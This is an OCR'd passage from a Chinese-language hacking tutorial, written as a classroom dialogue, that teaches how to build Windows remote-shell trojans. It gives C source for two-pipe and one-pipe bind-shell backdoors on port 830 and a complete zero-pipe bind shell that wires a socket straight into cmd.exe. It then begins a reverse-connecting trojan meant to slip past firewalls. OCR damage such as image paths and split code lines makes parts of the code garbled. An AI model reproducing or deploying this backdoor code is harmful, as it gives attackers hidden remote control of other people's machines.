确定Pipe中是否有数据，然后再调用ReadFile函数，将Pipe中的数据读出即可。”

“而对于这个cmd shell后门来说，”老师说道，“第一种办法，是使用两个匿名管道，一个管道把攻击者发过来的命令传到cmd.exe子进程中执行；另一个管道把执行结果返回给父进程，父进程再通过网络回传给攻击者。”


“这种思路的前部分——网络socket通信的建立部分和上节课代码是完全一样的，我们就看进程间的通信部分。”

小菜们睁大了眼睛，仔细的看着。

“我们建立立两个Pipe，第一个管道用于输出执行结果，第二个管道用于输入命令。”

```
CreatePipe(&hReadPipe1,&hWritePipe1,&pipeattr1,0);//管道1输出cmd结果
CreatePipe(&hReadPipe2,&hWritePipe2,&pipeattr2,0);//管道2输入攻击者命令
```

“于是，我们把cmd子进程的输出句柄用管道1的写句柄替换，那样cmd子进程的所有运行结果都自动写入到管道1中，主进程就能通过管道1的读句柄来获得cmd的输出，从而发给攻击者。”



11

“我们接着把cmd子进程的输入句柄用管道2的读句柄替换，那样主进程对管道2的写入要执行的命令，就自动传给cmd子进程了，如图11。”

其通信过程如下：

(远程主机)←socket←结果←管道1输出←管道1输入←输出(cmd.exe子进程)
(远程主机)→socket→命令→管道2输入→管道2输出→输入(cmd.exe子进程)

“为了到达这样的效果，我们设置cmd子进程启动参数si为：”

```
si.hStdInput = hReadPipe2;
si.hStdOutput = si.hStdError = hWritePipe1;
```

“就是替换cmd子进程的输出句柄为管道1的写句柄，输入句柄为管道2的读句柄，和刚才讲的流程一样。最后再开启cmd命令就可以了。”


```
CreateProcess(NULL,cmdLine,NULL,NULL,1,0,NULL,NULL,&si,&ProcessInformation)
```

“cmd子进程启动起来后，就要和远程攻击机之间通信，传输用户的命令和结果。实现是先检查管道1，即cmd进程是否有输出，如果有，就读出来发给远程客户机；如果没有，就接收远程客户机的命令，并写入管道2，即传给cmd进程中。就像下面的代码。”

```
    //检查管道1，即cmd进程是否有输出
    ret=PeekNamedPipe(hReadPipe1,Buff,1024,&lBytesRead,0,0);
            if(lBytesRead)
            {
        //管道1有输出，读出结果发给远程客户机
    ret=ReadFile(hReadPipe1,Buff,lBytesRead,&lBytesRead,0);
                    if(!ret) break;
                    ret=send(clientFD,Buff,lBytesRead,0);
                    if(ret<=0) break;
            }
            else
            {
                    //否则，接收远程客户机的命令
                    lBytesRead=recv(clientFD,Buff,1024,0);
                    if(lBytesRead<=0) break;
                    //将命令写入管道2，即传给cmd进程
    ret=WriteFile(hWritePipe2,Buff,lBytesRead,&lBytesRead,0);
                    if(!ret) break;
            }
```

老师拍拍手，说道，“把它们合起来，不断的循环接收命令，发给cmd子进程执行，得到结果，发回给攻击者，就可以得到程序CMDPipe2.cpp。我们执行CMDPipe2.cpp，本机就会打开830端口监听。如果其他机器telnet ip 830，就会给它一个远程的cmd shell，可以在那个shell下，输入要执行的命令，效果如图12。”

“哇！终于可以用dir、cd命令了！”菜鸟A长出了一口气。


12

“哦！我们也会编写木马了！哈哈！”菜鸟B兴奋的说道。

老师微笑的看着大家争先恐后的使用他们自己打造的首个木马，说道：“这个木马虽然简单，功能也很简陋，但却是所有木马的雏形。刚才是使用两个管道的办法，其实还可以只用一个管道。”老师说道。

“噫？一个管道？”小菜们不解的说道。

“对！cmd子进程要输出结果，这里必须要使用一个管道；但给cmd子进程输入要执行的命令时，可以想办法不用管道！”老师提示到，“大家想想，怎么把这个管道省掉呢？”

“不好办啊！”小菜们为难的说道。

“呵呵，再提示一下，CreateProcess执行cmd进程的时候，是可以带参数的。”

菜鸟C明白了，“我们把攻击者传过来的命令作为cmd的参数，来开启进程，直接运行命令！”

“太对了！”老师高兴的说道，“我们只建一个管道，然后将cmd子进程的输出句柄用管道的写句柄替换。”

```
CreatePipe(&hReadPipe1,&hWritePipe1,&pipeattr1,0);
si.hStdOutput = si.hStdError = hWritePipe1;
```

“传输执行结果和双管道一样，先检查管道里有没有输出数据，有就将数据读出数据并发送给客户机；而接收远程客户机的命令时，把命令数据和**cmd /c**合起来，作为参数开启一个新的cmd子进程。代码如下。”

```
ret=PeekNamedPipe(hReadPipe1,Buff,1024,&lBytesRead,0,0);
        if(lBytesRead)
        {
            //管道1有输出，读出结果发给远程客户机
ret=ReadFile(hReadPipe1,Buff,lBytesRead,&lBytesRead,0);
                if(!ret) break;
                ret=send(clientFD,Buff,lBytesRead,0);
                if(ret<=0) break;
        }
        else
        {
                //否则，接收远程客户机的命令
                lBytesRead=recv(clientFD,Buff,1024,0);
                if(lBytesRead<=0) break;

    strcpy(cmdLine,"cmd.exe /c");                    /
/cd\ & dir
                strncat(cmdLine, Buff, lBytesRead);

                //以命令为参数，启动cmd执行
        CreateProcess(NULL,cmdLine,NULL,NULL,1,0,
NULL,NULL,&si,&ProcessInformation);
```

“注意，这里的**cmd /c**的意思是命令执行完毕后，退出dos窗口程序。”“我们把程序连起来，仍然把接收远程命令数据→开进程执行→读出并传回，形成不断的循环，就是一个单管道的telnet后门了。”

“完整的程序请参看CMDPipe1.cpp，大家可以直接执行看看效果——大家要有思想准备，单管道后门可没那么好看哦。单管道双管道各有优点，其实，我们还可以继续改进，得到零管道的木马。”

三 零管道木马和反弹木马

“哦？零管道的木马？”菜鸟B问道，“不用管道怎么读出cmd子进程的运行结果呢？”


“呵呵，不是不用管道，”老师纠正道，“而是不用新建管道。其实是这样，我们用socket句柄直接替代cmd进程的输入和输出句柄，就像这样：”

```
si.hStdInput = si.hStdOutput = si.hStdError = (void *)
clientFD;
```

“这样替换后，cmd的输入输出就可以直接和远程通信了，省去了进程间传输的所有东西。我们来看看实现，但要注意，要用**WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0)**来建立socket才能像这样替换。因为**WSASocket()**创建的SOCKET默认是非重叠套接字，才可以直接将cmd.exe的stdin、stdout、stderr转向到套接字上。而**socket()**函数创建的SOCKET是重叠套接字，就不能这样。”

“程序比较短，就打出来吧。”老师指着下面的代码说道。执行后结果如图13。

```
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"Ws2_32")
int main()
{
WSADATA ws;
SOCKET listenFD;
int ret;
//初始化wsa
WSAStartup(MAKEWORD(2,2),&ws);
//注意要用WSASocket
listenFD = WSASocket(AF_INET, SOCK_STREAM,
IPPROTO_TCP, NULL, 0, 0);
//监听本机830端口
struct sockaddr_in server;
server.sin_family = AF_INET;
server.sin_port = htons(830);
server.sin_addr.s_addr=ADDR_ANY;
ret=bind(listenFD,(sockaddr *)&server,sizeof(server));
ret=listen(listenFD,2);
//如果客户请求830端口，接受连接
int iAddrSize = sizeof(server);
SOCKET clientFD=accept(listenFD,(sockaddr *)&server,
&iAddrSize);
STARTUPINFO si;
    ZeroMemory(&si,sizeof(si));
    si.dwFlags = STARTF_USESHOWWINDOW|START
F_USESTDHANDLES;
    si.wShowWindow = SW_HIDE;
    si.wShowWindow = SW_SHOWNORMAL;
    si.hStdInput = si.hStdOutput = si.hStdError = (void
*)clientFD;
    char cmdLine[] = "cmd.exe";
    PROCESS_INFORMATION ProcessInformation;
    //建立进程
    ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,
0,NULL,NULL,&si,&ProcessInformation);
        return 0;
}
```



“一是因为遵循技术发展的路线；”老师笑道，“但更重要的是，这三种方法各有优劣。”

“零管道编写方法的确比较方便，但用户一输入的命令，就直接进入cmd进程执行了；有时我们想预先处理下用户的命令，比如列举进程的命令——

pslist，Cmd 里面是没有这个命令的，就需要用双管道或单管道的方法，在木马中自己实现 pslist 的功能。而双管道会有一个 cmd 进程一直开启；单管道执行连续的命令时又不大方便，所以我们要根据不同的实际情况，采用不同的方法。随着时间的流逝，技术的发展，反弹木马也登上了历史的舞台。"

"反弹木马？"

"是的，刚才的程序，是目标机作为服务端，监听 830 端口；攻击机作为客户端，正向连接目标机的 830 端口。但如果目标机开启了防火墙，这种方法就不行了。目标机的防火墙会阻断对端口的连接，我们就得不到 shell 了。"

"哦，是啊，那怎么办啊？"

"所以我们要使用反向连接。"老师说道。

"反向连接是把攻击机作为服务端，监听一个端口；而目标机上运行的木马作为客户端，主动连接攻击机监听的端口。一般的防火墙，特别是硬件防火墙，是不会阻断内往外的连接，所以很多情况下，可以成功。其实主要的实现，前面都已经讲过，关键在于思路。"老师继续说道，"我们用零管道的思想写一个反弹木马吧。首先初始化socket。因为是零管道，所以用**WSASocket()**函数建立socket；又因为是客户端，所以用connet 主动连接攻击者的服务端。"

```
WSAStartup(MAKEWORD(2,2),&ws);
  WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP,
NULL, 0, 0);
  connect(s,(struct sockaddr *)&server,sizeof(server));
```

"连接成功后，我们不用管道，直接用 socket 句柄来代替 cmd 子进程的输入输出句柄。就像下面一样。"

```
  //cmd 的输入输出句柄，都用socket 来替换
  si.hStdInput = si.hStdOutput = si.hStdError = (void *)s;
//建立进程
  ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,0,
NULL,NULL,&si,&ProcessInformation);
```

